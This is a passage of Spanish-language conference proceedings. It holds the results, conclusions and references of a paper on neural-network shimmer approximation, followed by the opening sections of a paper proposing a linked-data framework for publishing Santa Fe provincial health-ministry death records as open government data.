


Figura 6. Error promedio de aproximación de shimmer entre los ciclos 300 y 400 de entrenamiento para juegos de datos con distribución original (azul) y ajustada (rojo).

Tomando los últimos 100 ciclos de cada entrenamiento y comparando el error promedio de cada tipo de juego de datos, se obtuvo una mejora (reducción de MSE) de aprox. 18% con los datos de distribución ajustada. El error promedio para la distribución ajustada fue $2.66 \cdot 10^{-5}$, mientras que para la distribución original $2.93 \cdot 10^{-5}$.

4. Conclusiones

La reducción del error de aproximación (aprox. 18%) fue significativa y la modificación de los datos de entrenamiento no perjudicó la calidad de la aproximación, ya que se utilizaron en todo momentos datos de validación con distribución original.

El tratamiento de los datos que se realizó en este trabajo no tiene precedentes. Se podría pensar como una variación avanzada del proceso de balanceado de datos para clasificación en categorías, pero para datos continuos y basado en la distribución del error del clasificador sobre el espacio generado por las entradas y la salida esperada, donde en lugar de solo balancear la salida, se concentran datos en el lugar donde es necesario reducir el error.

5. Trabajos Futuros

Se planea realizar un estudio analítico profundo del método y la adaptación del proceso en busca de una forma de recalcular eficientemente y de manera continua la distribución de los datos de entrada.

6. Referencias

- [1] Jafari, M., Till, J. A., Law-Till, C. B.: Interactive effects of local smoothing window size and fundamental frequency on shimmer calculation. *Journal of Voice*, vol. 7.3. pp. 235-241. (1993)
- [2] Nieto, R. G., Marín-Hurtado, J. I., Capacho-Valbuena, L. M., Suarez, A. A., Bolaños, E. A. B.: Pattern recognition of hypernasality in voice of patients with Cleft and Lip Palate. *Image, Signal Processing and Artificial Vision*. pp. 1-5. IEEE. (2014)
- [3] Holí, M. S.: A hybrid model for neurological disordered voice classification using time and frequency domain features. *Artificial Intelligence Research*, vol5.1, pp. 87. (2015).
- [4] Freitas, S. V., Pestana, P. M., Almeida, V., Ferreira, A.: Integrating voice evaluation: correlation between acoustic and audio-perceptual measures. *Journal of Voice*, vol 29.3, 390-e1. (2015)
- [5] Little, M. A., Costello, D. A., Harries, M. L.: Objective dysphonia quantification in vocal fold paralysis: comparing nonlinear with classical measures. *Journal of Voice*, vol 25.1. pp 21-31. (2011)
- [6] Lopes, L. W., Simões, L. B., da Silva, J. D., da Silva Evangelista, D., e Ugulino, A. C. D. N., Silva, P. O. C., Vieira, V. J. D.: Accuracy of Acoustic Analysis Measurements in the Evaluation of Patients With Different Laryngeal Diagnoses. *Journal of Voice*, vol. 31.3. pp. 382-e15. (2017)
- [7] Hillenbrand, J.: Perception of aperiodicities in synthetically generated voices. *The Journal of the Acoustical Society of America*, vol83.6. pp. 2361-2371. (1988)
- [8] Li, X., Tao, J., Johnson, M. T., Soltis, J., Savage, A., Leong, K. M., Newman, J. D.: Stress and emotion classification using jitter and shimmer features. *ICASSP*, vol. 4. pp. IV-1081. IEEE. (2007)
- [9] Kotti, M., Stylianou, Y.: Effective emotion recognition in movie audio tracks. *ICASSP*. pp. 5120-5124. IEEE. (2017)
- [10] Jacob, A.: Speech emotion recognition based on minimal voice quality features. *ICCSP*. pp. 0886-0890. IEEE. (2016)
- [11] Sondhi, S., Vijay, R., Khan, M., Salhan, A. K.: Voice analysis for detection of deception. *KICSS*. pp. 1-6. IEEE. (2016)
- [12] Palo, H. K., Mohanty, M. N., Chandra, M.: Sad state analysis of speech signals using different clustering algorithm. *NGCT*. pp. 714-718. IEEE. (2016)

- [13] Schuller, B., Steidl, S., Batliner, A.: The interspeech 2009 emotion challenge. Tenth Annual Conference of the International Speech Communication Association. (2009)
- [14] Kim, H. J., Bae, K., Yoon, H. S.: Age and gender classification for a home-robot service. In Robot and Human interactive Communication. RO-MAN. pp. 122-126. IEEE. (2007)
- [15] Teixeira, J. P., Fernandes, P. O.: Jitter, shimmer and hnr classification within gender, tones and vowels in healthy voices. *Procedia Technology*, vol 16, 1228-1237. (2014)
- [16] Tsanas, A., Little, M. A., Fox, C., Ramig, L. O.: Objective automatic assessment of rehabilitative speech treatment in Parkinson's disease. *Neural Systems and Rehabilitation Engineering*, IEEE Transactions, vol. 22.1. pp 181-190. (2014)
- [17] Gómez-Coello, A., Valadez-Jiménez, V. M., Cisneros, B., Carrillo-Mora, P., Parra- Cárdenas, M., Hernández-Hernández, O., Magaña, J. J.: Voice Alterations in Patients With Spinocerebellar Ataxia Type 7 (SCA7): Clinical Genetic Correlations. *Journal of Voice*, vol. 31.1. pp. 123-e1. (2017)
- [18] Yamasaki, R., Montagnoli, A., Murano, E. Z., Gebrim, E., Hachiya, A., da Silva, J. V. L., Tsuji, D.: Perturbation Measurements on the Degree of Naturalness of Synthesized Vowels. *Journal of Voice*, vol 31.3, 389-e1. (2017)
- [19] Kotti, M., Patern, F.: Speaker-independent emotion recognition exploiting a psychologically-inspired binary cascade classification schema. *International journal of speech technology*, vol. 15.2. pp. 131-150. (2012)
- [20] Hinton, G., Deng, L., Yu, D., Dahl, G. E., Mohamed, A. R., Jaitly, N., Kingsbury, B.: Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups. *Signal Processing Magazine*, vol. 29.6, 82-97. IEEE. (2012)
- [21] Mitra, V., Sivaraman, G., Nam, H., Espy-Wilson, C., Saltzman, E., Tiede, M.: Hybrid convolutional neural networks for articulatory and acoustic information based speech recognition. *Speech Communication*, vol. 89. pp 103-112. (2017)
- [22] Collobert, R., Puhersch, C., Synnaeve, G.: Wav2letter: an end-to-end convnet-based speech recognition system. arXiv preprint arXiv:1609.03193. (2016)
- [23] Amodei, D., Ananthanarayanan, S., Anubhai, R., Bai, J., Battenberg, E., Case, C., Chen, J.: Deep speech 2: End-to-end speech recognition in english and mandarin. *International Conference on Machine Learning*. pp. 173-182. (2016)
- [24] Palaz, D., Collobert, R.: Analysis of cnn-based speech recognition system using raw speech as input (No. EPFL-REPORT-210039). Idiap. (2015)
- [25] Sainath, T. N., Kingsbury, B., Mohamed, A. R., Ramabhadran, B.: Learning filter banks within a deep neural network framework. *IEEE Workshop on ASRU*. pp 297- 302. IEEE. (2013)
- [26] Farrús, M.: Jitter and shimmer measurements for speaker recognition. 8th Annual Conference of ISCA. pp. 778-781. (2007)
- [27] Gu, Y., Li, X., Chen, S., Zhang, J., Marsic, I.: Speech Intention Classification with Multimodal Deep Learning. *Canadian Conference on Artificial Intelligence*. pp. 260-271). Springer. (2017)
- [28] Chang, J., Scherer, S.: Learning Representations of Emotional Speech with Deep Convolutional Generative Adversarial Networks. arXiv preprint arXiv:1705.02394. (2017)
- [29] Ghosh, S., Laksana, E., Morency, L. P., Scherer, S.: Representation Learning for Speech Emotion Recognition. *INTERSPEECH*. pp. 3603-3607. (2016)
- [30] Mao, Q., Dong, M., Huang, Z., Zhan, Y.: Learning salient features for speech emotion recognition using convolutional neural networks. *IEEE Transactions on Multimedia*, vol. 16.8. pp 2203-2213. (2014)
- [31] Ma, X., Yang, H., Chen, Q., Huang, D., Wang, Y.: DepAudioNet: An Efficient Deep Model for Audio based Depression Classification. *Proceedings of the 6th International Workshop on Audio/Visual Emotion Challenge*. pp. 35-42. ACM. (2016)
- [32] Abumallouh, A., Qawaqneh, Z., Barkana, B. D. : Deep neural network combined posteriors for speakers' age and gender classification. *CT-IETA*. pp. 1-5. IEEE. (2016)
- [33] Qawaqneh, Z., Mallouh, A. A., Barkana, B. D.: Deep neural network framework and transformed MFCCs for speaker's age and gender classification. *Knowledge-Based Systems*, vol.115. pp. 5-14. (2017)
- [34] Liu, Y., Wang, X., Hang, Y., He, L., Yin, H., Liu, C.: Hypemasality detection in cleft palate speech based on natural computation. *ICNC-FSKD*. pp. 523-528. IEEE. (2016)
- [35] Cummins, N., Epps, J., Ambikairajah, E.: Spectro-temporal analysis of speech affected by depression and psychomotor retardation. *Acoustics, Speech and Signal Processing*. pp. 7542-7546. IEEE. (2013)
- [36] Teixeira, J. P., Goncalves, A.: Algorithm for jitter and shimmer measurement in pathologic voices. *Procedia Computer Science*, vol.100, pp. 271-279 (2016)
- [37] Shahnaz, C., Zhu, W. P., Ahmad, M. O.: A new technique for the estimation of jitter and shimmer of voiced speech signal. *Electrical and Computer Engineering Canadian Conference*. pp. 2112-2115. IEEE (2006)
- [38] Dong, B.: Characterizing resonant component in speech: A different view of tracking fundamental frequency. *Mechanical Systems and Signal Processing*, vol.88. pp. 318-333. (2017)
- [39] Liu, B., Tao, J., Zhang, D., Zheng, Y.: A novel pitch extraction based on jointly trained deep BLSTM Recurrent Neural Networks with bottleneck features. *Acoustics, Speech and Signal Processing International Conference*. pp. 336-340. IEEE. (2017)
- [40] Schlotthauer, G., Torres, M. E., Rufiner, H. L.: A new algorithm for instantaneous F0 speech extraction based on ensemble empirical mode decomposition. *17th European Signal Processing Conference*. pp. 2347-2351). IEEE (2009)

- [41] García, M.A., Destéfanis E.: Deep Neural Networks for Shimmer Approximation in Synthesized Audio Signal. XXIII Congreso Argentino de Ciencias de la Computación. (2017)
- [42] Buder, E. H.: Acoustic analysis of voice quality: A tabulation of algorithms 19021990. Voice quality measurement. pp. 119-244. (2000)
- [43] Klingholz, F., Martin, F.: Quantitative spectral evaluation of shimmer and jitter. J Speech Hear Res, vol 28.2. pp 169-174. (1985)
- [44] Schnupp, J., Nelken, I., King, A.: Auditory neuroscience: Making sense of sound. MIT press (2011)

Marco de Trabajo para la Publicación de Datos Semánticos Abiertos Siguiendo los Principios de Datos Enlazados

Roberto Walker
CIDISI
UTN – Fac. Reg. Santa Fe
rowalk402@gmail.com

Gastón Armando
CIDISI
UTN – Fac. Reg. Santa Fe
gasar7@gmail.com

Graciela Brusa
CIDISI
UTN – Fac. Reg. Santa Fe
gbrusa@lyris.com.ar

María Laura Caliusco
CIDISI
UTN – Fac. Reg. Santa Fe
mcaliusc@frsf.utn.edu.ar

Abstract

El concepto de gobierno abierto impulsa a los organismos estatales a publicar sus datos lo más pronto posible. Para una implementación a gran escala, como la que deben llevar adelante los gobiernos, es necesario desarrollar metodologías para la generación y publicación de los datos en la Web, y mecanismos para interconectarlos automáticamente. Además, se debe asegurar la supervivencia de los enlaces, utilizar estándares para registrar información de las fuentes de datos, asegurar la privacidad, seguridad y preservación de los datos generados, crear herramientas para facilitar la búsqueda y el despliegue. El objetivo del presente trabajo es presentar un marco de trabajo que permita, partiendo de un recurso de información en cualquier formato, poner a disposición del ciudadano datos de gobierno, haciendo uso de tecnologías semánticas para implementar un modelo que pueda ser entendido por todos, y siguiendo los principios de datos enlazados para que los datos puedan ser abiertos y enlazables.

1. Introducción

El Gobierno Abierto es una iniciativa de una política de Estado que apunta a alentar la participación ciudadana en la administración de justicia a través de Internet, promueve la transparencia de los actos de gobierno y alienta a la difusión y acceso a la información. Representa un cambio de paradigma en el modo de gobernar y se basa en la transparencia informativa, la participación social y la prioridad asignada al servicio que se brinda a la comunidad [17].

Para alcanzar los principios de Gobierno Abierto es necesario la publicación de Datos Abiertos de Gobierno. Los procesos de apertura de datos públicos consisten en disponer la información pública al alcance de la ciudadanía en forma digital, estándar y abierta, que permita su búsqueda, comprensión y reutilización automática. Debido a esto, surgen nuevas necesidades al momento de estructurar la información y de manejar

grandes cantidades de datos públicos, para que estos puedan ser accedidos e indexados por todo aquel que lo desee.

En esta interacción, las nuevas tecnologías de la información y la comunicación tienen un papel preponderante. La explosión y desarrollo de la Web, así como las tecnologías y prácticas asociadas a ella, ofrecen a los gobiernos lo que quizás es su mejor oportunidad para hacer realidad el objetivo de ofrecer información y servicios a la vez [12].

Dado que nos encontramos en plena transición hacia la economía del conocimiento, es natural que ciertos datos procedentes de los Gobiernos necesiten ser compartidos, fáciles de localizar, accesibles y manipulables por cualquier persona, estableciendo una relación más abierta y transparente con la sociedad [15].

Buscando este objetivo, algunos gobiernos del mundo han apostado a tecnologías de la Web Semántica para modelar la información y establecer relaciones explícitas entre los distintos conjuntos de datos, siguiendo los principios de Datos Enlazados (*Linked Data* - inglés) [6].

Si bien existen distintas iniciativas de *Linked Data* en el ámbito de Gobierno Abierto, no existe una metodología completa que sustente su implementación y que pueda ser replicada en diferentes contextos. Por otro lado, muchas de estas iniciativas no tienen en cuenta la semántica de los datos y, por lo tanto, se hace más difícil su reutilización.

El objetivo de este trabajo es proponer un marco de trabajo para publicar y proveer acceso rápido y fácil a información pública, comprensible y manipulable por todo aquel que lo desee, a través del desarrollo de un Modelo Semántico. Además, el modelo semántico de datos a publicar sigue los principios de datos enlazados para dar a conocer y enlazar conjuntos de datos, posibilitando un acceso ilimitado a los mismos, compartiéndolos, integrándolos y reutilizándolos.

Para cumplir con este objetivo el presente trabajo se organiza de la siguiente manera. En la Sección 2 se introducen los conceptos relacionados. En la Sección 3 se presenta la metodología propuesta. De la Sección 4 a la 8

se describen las 5 etapas que componen la metodología. Finalmente, en la Sección 9 se presentan las conclusiones y trabajos futuros.

2. Conceptos Relacionados

2.1. Web Semántica

La web semántica propone superar las limitaciones de la web actual mediante la introducción de descripciones explícitas del significado, la estructura interna y la estructura global de los contenidos y servicios disponibles en la web [2]. Para ello, rescata la noción de ontología del campo de la Inteligencia Artificial. Una ontología proporciona un vocabulario de clases, relaciones, atributos, axiomas y reglas para describir un dominio. A un conjunto de ontologías interrelacionadas se lo conoce como modelo semántico [15].

La tecnología que se ha creado para hacer posible la web semántica incluye lenguajes para la representación de ontologías, lenguajes de consulta, razonadores, editores de ontologías, módulos de visualización, y otras herramientas y librerías.

Uno de los lenguajes para la implementación de ontologías es el RDF (Resource Description Framework). El elemento de construcción básica en RDF es el “triple” o sentencia, que consiste en dos nodos (sujeto y objeto) unidos por un arco (predicado), donde los nodos representan recursos, y los arcos propiedades.

Para poder consultar ontologías implementadas en RDF se utiliza el lenguaje SPARQL.

2.2. Principios de Datos Enlazados

La Web Semántica no se trata únicamente de la publicación de datos en la Web, sino que éstos se pueden vincular a otros, de forma que las personas y las máquinas puedan explorar la web de los datos, pudiendo llegar a información relacionada que se hace referencia desde otros datos iniciales.

El concepto de *datos enlazados* fue propuesto por Tim Berners-Lee [3] y hace referencia al método con el que se pueden mostrar, intercambiar y conectar datos a través de URIs (Uniform Resource Identifiers) y el lenguaje RDF para describir los recursos [4].

Los principios básicos en los cuales se basa el concepto de datos enlazados son los siguientes [10]:

2.2.1. Usar URIs para identificar las cosas: Al nombrar los conceptos o cosas mediante URIs, se ofrece una abstracción del lenguaje natural y así se consigue evitar ambigüedades y ofrecer una forma estándar y unívoca para referirnos a cualquier recurso.

2.2.2. Usar URIs HTTP: Ya que existen muchos esquemas de URIs, se pretende el uso de URIs sobre HTTP para asegurar que cualquier recurso pueda ser buscado y accedido en la Web. Debe tenerse en cuenta que los URIs no son sólo direcciones, son identificadores de los recursos.

2.2.3. Ofrecer información sobre los recursos usando RDF: Una vez que se busca y se accede a un recurso identificado mediante una URI HTTP, se debe obtener información útil sobre dicho recurso, representada mediante descripciones estándares en RDF. Se busca que, para cualquier conjunto de datos, se ofrezca información relativa a la información que representa.

2.2.4. Incluir enlaces a otros URIs: La cuarta regla, enlazar datos en cualquier lugar, es necesaria para conectar los datos que tenemos en sitios web de forma que no se queden aislados y así se pueda compartir información con otras fuentes externas y que otros sitios puedan enlazar los datos propios de la misma forma que se hace con los enlaces en HTML. A través de la utilización de enlaces a recursos provenientes de sitios más especializados en determinados dominios, se ofrece un valor añadido a la información que se provee. Los enlaces de los recursos mediante URIs pueden hacerse localmente y a través de toda la red.

2.3. Trabajos relacionados

En cuanto a proyectos de publicación de datos se puede citar GeoLinked Data el cual es una iniciativa abierta destinada al enriquecimiento de la Web Semántica con datos geoespaciales del territorio nacional español [21]. Esta iniciativa se ha puesto en marcha con la publicación de diversas fuentes de información geográfica, haciéndolas disponibles como bases de conocimiento RDF conforme a los principios de Linked Data. Además, estos datos se interrelacionan con otras bases de conocimiento existentes en la iniciativa Linking Open Data.

Para ayudar en la publicación de datos en la Web el grupo de trabajo eGov de la W3C ha desarrollado algunas guías que enfatizan el uso de estándares y metodologías [1]. Entre las recomendaciones emitidas por este grupo tenemos: a) publicar todos los datos disponibles, en su formato de origen y en forma estructurada; b) crear un catálogo en línea bien documentado de los datos publicados y de sus versiones, incluyendo taxonomías que permitan la generación automática de diccionarios de datos proporcionando servicios de consulta, y explicar cómo encontrar una colección, anunciar adiciones o cambios; y c) hacer que los datos sean legibles por humanos y máquinas

enriqueciéndolos con semántica, metadatos e identificadores.

Latif y colab. [14] proponen un ciclo de vida de Linked Data que puede aplicarse a proyectos de administración electrónica. Esta propuesta incluye la definición de Entidades tales como personas, empresas, asociaciones y entidades de investigación, actuando en diferentes roles para producir y consumir varios tipos de datos.

Otro modelo de ciclo de vida de Linked Data es el presentado por Hausenblas [9], en el que se definen seis etapas: a) selección de datos, b) modelado, c) publicación, d) descubrimiento, e) integración, y f) definición de casos de uso.

En el proyecto LOD2 [10] se propone un ciclo de vida de Linked Data iterativo formado de las etapas: a) revisión manual y autoría de datos, b) enlaces y fusión, c) clasificación y enriquecimiento, d) análisis de calidad, e) evolución y reparación, f) búsqueda y exploración, g) extracción, y h) almacenaje y consulta.

Otro ciclo de vida de Linked Data es el presentado por Sören y colab. [18], el cual está compuesto por ocho etapas.

A pesar de los ciclos de vida propuestos para la implementación de datos enlazados, muy pocos son los gobiernos que han publicado sus datos como datos enlazados. Algunos ejemplos son los portales data.gov, data.gov.uk, data.gov.au, data.govt.nz. Para que más gobiernos se sumen a esta iniciativa, es necesario contar con una metodología que no sólo enumere los pasos a seguir, sino que sea práctica y que incluya además una guía de las herramientas a utilizar.

El objetivo de la metodología que se presenta en este trabajo es que pueda ser replicada fácilmente por otras personas que quieran publicar datos en la web sin necesidad que cuenten con mucha experiencia en las herramientas que se utilizan. La incorporación de las herramientas de publicación de datos en la metodología tiene como ventaja que puede ser fácilmente replicable. Sin embargo, la desventaja principal es que es muy dependiente de las herramientas que se proponen utilizar.

3. Descripción de la Metodología Propuesta

La metodología propuesta para la publicación de datos semánticos abiertos siguiendo los principios de datos enlazados consiste en cinco grandes etapas, según puede verse en la Figura 1. Estas etapas están definidas dentro de un ciclo iterativo e incremental, y que el resultado está definido, por varias iteraciones de estas etapas.

Etapa 1: Especificación - El objetivo de esta etapa consiste en obtener el conocimiento necesario para elaborar el Documento de Especificación de Requerimientos de Datos a Publicar (DERDP). Para ello,

es necesario identificar las fuentes de datos a publicar, definir el alcance, los objetivos, los requerimientos funcionales y no funcionales, diseñar las URIs que se van a utilizar para publicar los datos y formular las consultas que debería responder el modelo semántico.




Figura 1. Metodología Propuesta.

Etapa 2: Modelado - En esta etapa se debe definir el modelo que nos permitirá, partiendo de un recurso no ontológico (como lo es un archivo Excel), generar la ontología que los representa. Además, en esta fase se realiza el procesamiento de los datos, el cual consiste en la desnormalización de la información existente en la fuente de datos seleccionadas para construir el modelo semántico y en la obtención del glosario de términos que ayuda al entendimiento del dominio específico. Esta etapa es muy importante debido a que la generación de la ontología se logra explícitamente partiendo del esquema resultante en el modelado, y a su vez se produce la población, por lo tanto, se debe asegurar su calidad y consistencia de los datos.

Etapa 3: Generación - El objetivo de esta etapa es crear una representación ontológica a partir de las fuentes de datos seleccionadas. Para que los mismos estén en un formato estructurado, no propietario, estándar e interoperable según los principios de Datos Enlazados.

Etapa 4: Publicación - Consiste en persistir la ontología y sus instancias, obtenida en la etapa anterior en memoria secundaria, con la intención de permitir su visualización y consulta. Con carácter general, el conjunto de datos que se publica debe reunir los siguientes requisitos:

- Deben ser procesables automáticamente por máquinas.




Figura 2. Actividades de la Etapa 1: Especificación.

- Deben estar publicados en formatos abiertos que, de ser posible, no dependan de empresas concretas para favorecer así su reutilización.
- Ha de facilitarse el acceso masivo a los mismos.

- Deben tener una “granularidad” suficiente para que resulten útiles al usuario.
- Deben ser fácilmente accesibles desde un único punto de acceso, y estar publicados bajo estándares abiertos.

Etapa 5: Explotación - El objetivo de esta etapa se basa en exponer la ontología publicada mediante un portal web para que los usuarios finales los puedan navegar y consultar. Además, por la particularidad en la que se definen los datos, permite que los navegadores específicos de la web semántica los puedan enlazar. Esto es posible mediante una interfaz web para datos enlazados.

A continuación, se describirán en detalle cada una de estas etapas siguiendo como caso de estudio la publicación de datos del Sistema de Información del Ministerio de Salud de la Provincia de Santa Fe (SIMS).

4. Etapa 1: Especificación

Dicha etapa se compone de siete actividades (Figura 2), las cuales conducen a la creación del Documento de Especificación de Requerimientos de Datos a Publicar (DERDP). El objetivo de dicho documento es guiar las sucesivas etapas ya que en él se identifican las fuentes de datos a publicar y se definen principalmente el alcance, los objetivos, los requerimientos y las URIs que se van a utilizar para publicar los datos. Las entradas de esta etapa son las posibles fuentes de datos a publicar.

4.1. Análisis de las posibles fuentes de datos a publicar

Esta actividad consiste en identificar y analizar las diferentes fuentes de datos que serán utilizadas para construir el modelo semántico que permita describir el dominio de aplicación. Es importante identificar los conceptos y su significado, también su interpretación, ya que un mismo concepto en diferentes dominios se puede llegar a interpretar de maneras distintas.

Comprende la recolección inicial de los datos con el objetivo de establecer un primer contacto con el problema, familiarizarse con ellos, identificar su calidad y establecer las relaciones más evidentes que permitan definir las primeras hipótesis.

Es necesario distinguir entre fuentes primarias (aquellas con las cuales se obtiene un nivel específico de información) y fuentes secundarias (aquellas que aportan mayor detalle).

En el caso de estudio, la principal fuente de información es el Sistema de Información del Ministerio de Salud de la Provincia de Santa Fe (SIMS). En el mismo se encuentran datos e información estadística de los efectores (centros de salud, hospitales, sanatorios, etc.), como así también de los natalicios y las defunciones ocurridas en la provincia de Santa Fe, además de información sobre financiamiento y recursos humanos, que están fuera del alcance del caso de estudio.

La primera tarea realizada fue seleccionar dentro del sistema SIMS los datos que se deseaban publicar primero. Como resultado de esta tarea, se decidió utilizar los datos referidos a las defunciones producidas en la provincia de Santa Fe durante el año 2014, estos datos como la totalidad de los mismos dentro del sistema SIMS se encuentran en formato de planillas Excel (.xlsx) y la elección de los mismos se basó en los siguientes factores:

- Son una gran cantidad de datos.

- Son los más recientes al momento de la selección.
- Es necesario procesarlos para poder utilizarlos.
- Es posible realizar diversos tipos de análisis, debido a la calidad de la información.

Estos datos se concentran en un archivo Excel, con extensión .xlsx, el cual contiene 28814 registros (filas) y 47 atributos (columnas), algunos ejemplos de estos atributos se puede ver en la Tabla 1.

Tabla 1. Atributos de las defunciones

Dpto. de Inscripción	Nivel instrucción fallecido
Fecha de Inscripción	Actividad laboral fallecido
Atención Médica	Nivel instrucción madre
Médico suscribiente	Edad de la madre
Causa Defunción CIE (código)	Madre convive en pareja
Muerte violenta	Instrucción conviviente/madre
Estuvo embarazada	Actividad laboral conviviente/madre
Fin embarazo	CIE (descripción)
Fecha Defunción	Residencia Dpto (descripción)
Fecha Nacimiento	Residencia localidad (descripción)
Edad	1º Causa Múltiple (código)
Sexo	1º Causa Múltiple (descripción)
Local de ocurrencia	2º Causa Múltiple (código)
Efactor (Dpto)	2º Causa Múltiple (descripción)
Efactor (código)	3º Causa Múltiple (código)
Efactor (dígito)	3º Causa Múltiple (descripción)
Ocurrencia (Provincia)	4º Causa Múltiple (código)
Ocurrencia (Dpto)	4º Causa Múltiple (descripción)
Ocurrencia (Localidad)	5º Causa Múltiple (código)

4.1.1. Entrevistas con los responsables del sistema.

Con el propósito de obtener más información sobre el significado de los datos a publicar, es necesario llevar adelante entrevistas con los expertos del dominio.

En el caso de estudio, se realizaron entrevistas con los encargados del desarrollo del sistema en la sectorial de informática del Ministerio de Salud. Producto de estos encuentros se identificaron fuentes de datos secundarias, que permiten, al relacionarlas con las fuentes primarias descargadas del sistema SIMS, agregar mayor significado, haciendo más fácil su interpretación.

Estas fuentes de datos están representadas por once tablas con extensión dbf de un sistema que ya no utiliza el ministerio. Estas once tablas contienen las descripciones de los códigos que utiliza el Ministerio de Salud, para cumplir con los requisitos de normalización en las bases de datos relacionales. Por ejemplo, en la

Figura 3, para el campo Sexo, el 1 significa Masculino, el 2 Femenino y el 3 que se desconoce.

	A	B
1	TSEXO_COD	TSEXO_DESC
2		1 MASCULINO
3		2 FEMENINO
4		3 INDETERMINADO

Figura 3. Tabla de valores posibles para el campo sexo.

4.2. Definición de Dominio, Alcance y Objetivos

A partir del análisis realizado a las posibles fuentes de información y de las entrevistas con los expertos del dominio, se debe definir el dominio, alcance y objetivo de la publicación de datos enlazados. El Dominio representa el ambiente en el cual se recolectan los datos. El Alcance se define buscando los límites del dominio, ubicando el problema a partir de diferentes dimensiones (tiempo, geografía, edad, etc.).

En el caso de estudio, el Dominio está determinado por los datos del Ministerio de Salud de la provincia de Santa Fe. En cuanto al alcance, se definió como el conjunto de los datos de las defunciones de personas mayores a 1 año, ocurridas en la provincia de Santa Fe durante el año 2014, a partir de los registros suministrados por los 2970 efectores pertenecientes al Ministerio de Salud. La razón por la cual se tomaron solo personas en ese rango etario, se debe a que el Ministerio tiene organizados los datos de forma que considera mayores a las personas mayores a 1 año, generando archivos diferentes para cada rango (menores a 1 año y mayores a 1 año). En cuanto al objetivo, se definió publicar los datos en forma estándar, unívoca e interoperable siguiendo los principios de Linked Data, de manera que puedan ser enlazados por fuentes externas.

4.3. Definición de términos principales

Una vez identificado el esquema de datos que se va a publicar, se debe obtener una primera interpretación de los términos que lo componen. Para ello, se revisa la documentación de cada una de las fuentes de datos y se va definiendo un glosario de términos. En esta actividad también es importante la participación de los expertos del dominio.

En el caso de estudio, uno de los términos más relevante es el de persona fallecida, luego se pueden identificar la Causa de defunción, la Atención médica, que pudo o no tener antes de la muerte, los datos sobre el lugar y momento del fallecimiento (Efactor, Local de Ocurrencia, Ocurrencia -Localidad-, Fecha de defunción, Muerte Violenta). Además, existen otros términos que

permiten interpretar los datos socioeconómicos del fallecido (Cobertura social, Nivel de Instrucción, Edad, Sexo, Actividad laboral), y otros que no hacen referencia de manera directa al fallecimiento (Madre convive en pareja, Actividad laboral conviviente/madre, Instrucción conviviente/madre, etc.).

4.4. Definición Preguntas de Competencia

Las preguntas de competencia son una lista de preguntas en lenguaje natural, que la ontología más el conjunto de individuos, deberían ser capaz de responder [8]. En el contexto de esta metodología, se utilizarán luego las preguntas de competencia para identificar cuáles son las fuentes de información que podrán utilizarse para dar respuesta a estas preguntas y que, por lo tanto, se deben incluir en el proceso de publicación. El objetivo es asegurar que la información necesaria esté disponible.

Las preguntas de competencia son solamente un bosquejo y no necesitan ser exhaustivas. En la Tabla 2, se muestran un ejemplo de ellas para el caso de estudio.

Tabla 2. Ejemplos Preguntas de Competencia.

- | |
|--|
| <ol style="list-style-type: none">1. ¿Cuántas personas que no trabajaban ni tenían cobertura social al momento del deceso, hay por cada nivel de instrucción?2. ¿Cuántos son los decesos ocurridos en cada localidad, causados por agresiones en la vía pública?3. ¿Cuántas defunciones fueron ocasionadas por homicidios, en cada localidad de ocurrencia?4. ¿Cuáles son las causas de fallecimiento más comunes?5. De los decesos causados por accidentes, ¿Cuántos tuvieron atención médica antes de la muerte? |
|--|

4.5. Identificación de usuarios y potenciales usos de los datos

El objetivo de esta actividad es identificar los posibles usuarios y usos potenciales del modelo semántico.

